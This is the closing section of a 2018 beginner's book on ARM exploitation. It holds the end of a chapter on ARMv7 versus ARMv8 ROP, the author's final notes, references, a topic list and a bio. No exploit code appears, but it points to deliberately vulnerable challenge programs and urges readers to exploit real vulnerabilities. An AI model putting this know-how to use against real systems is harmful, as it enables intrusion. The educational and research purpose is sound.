This chapter has explained that there are no drastic differences between carrying out ROP on ARMv7 and ARMv8. However, keep in mind that this chapter has only identified a few of the architectural differences between ARMv7 and ARMv8. There are multiple other differences between these two CPUs and instruction sets that you will discover if you research into them further (such as the support for Exception Levels EL0-El3, a topic for another book), but the differences discussed in this chapter should be more than enough to give you a basic understanding.

10

Final Notes

This book has taken you through a variety of different memory corruption vulnerability types, exploitation techniques and has armed you with skills and tactics that will assist you when performing any kind of vulnerability research or exploit development.

Even from the point of view of the average programmer, having this knowledge will be highly beneficial when writing any code in the future as you now have an insight and a deep understanding of how the most subtle errors in a programmer's code can produce critical vulnerabilities and open doors to attackers.

For the casual readers out there who picked up this book to gain some knowledge in the field of mobile software exploitation, I hope you've found it useful and have learned a lot from it!

For the more active readers who not only picked up this book to gain new knowledge but also to learn new skills that you can apply in your work, I hope that you have found all of the example vulnerable programs and code snippets beneficial to your learning process. And if you haven't yet tried out any of the example programs on your own system, I urge you to do so as exploiting them yourself will give you a whole other level of understanding that even reading this book ten times over wouldn't give you!

Almost all of the programs used as examples throughout this book (and Volume I) can be downloaded from https://github.com/Billy-Ellis/Exploit-Challenges. Most of them are compiled as ARMv7 Mach-O executables so you will have to run them on a 32-bit iOS device,

however the source code is also provided for many of the programs which you can use to compile your own version of each application to run on another architecture or operating system.

As I mentioned at the end of the first book, I highly recommend that you go on to experiment with some real life vulnerabilities and exploit them yourself, especially now since you have double the knowledge (if not more) since reading Volume I!

Finally, I would like to say once again how grateful I am for everyone who has supported me and my work by purchasing a copy of this book! I sincerely hope you enjoyed it and found it to be helpful in your journey to becoming a security researcher, reverse engineer or even just a safer programmer!

Any feedback or questions you may have are welcome - you can contact me via e-mail at billy@zygosec.com or through Twitter @bellis1000.

- Billy Ellis

References

https://github.com/Billy-Ellis/Exploit-Challenges

https://azeria-labs.com

http://codearcana.com/posts/2013/05/28/introduction-to-return-oriented-programming-rop.html

https://liveoverflow.com

http://www.newosxbook.com/index.php?page=book

https://siguza.github.io/cl0ver/

https://www.youtube.com/c/BillyEllis

https://sploitfun.wordpress.com/2015/06/07/off-by-one-vulnerability-stack-based-2/

https://exploit-exercises.com

https://www.hopperapp.com

https://heap-exploitation.dhavalkapil.com/attacks/double_free.html

https://www.owasp.org/index.php/Double_Free

https://en.wikipedia.org/wiki/Heap_feng_shui

https://en.wikipedia.org/wiki/Feng_shui

https://www.youtube.com/watch?v=CmChP4xASX4&t=2263s

https://www.theiphonewiki.com/wiki/Firmware_Keys

https://github.com/planetbeing/xpwn/blob/master/ipsw-patch/xpwntool.c

https://github.com/JonathanSalwan/ROPgadget/tree/master

What's new in Volume II?

As with Volume I, this book aims to be a resource for beginner hackers to learn about the different types of memory corruption vulnerabilities in software and the techniques used to exploit them!

This book takes a step up from the previous in terms of the complexity of the content covered in each chapter. It is highly recommended that the reader has read and thoroughly understood the previous book before reading this one.

Topics covered are:

- integer overflows
- off-by-one
- double free()
- stack pivoting
- stack canaries
- heap Feng Shui
- kernel-level ROP
- ROP variations
- ARM64 fundamentals

About the author

My name is Billy Ellis, I'm a 17 year old programmer from the UK interested in software vulnerability research and exploit development.

I wrote the 'Beginner's Guide to Exploitation on ARM' book series to provide beginner hackers a resource for getting started in the field of software exploitation and vulnerability research!

Copyright © Billy Ellis 2018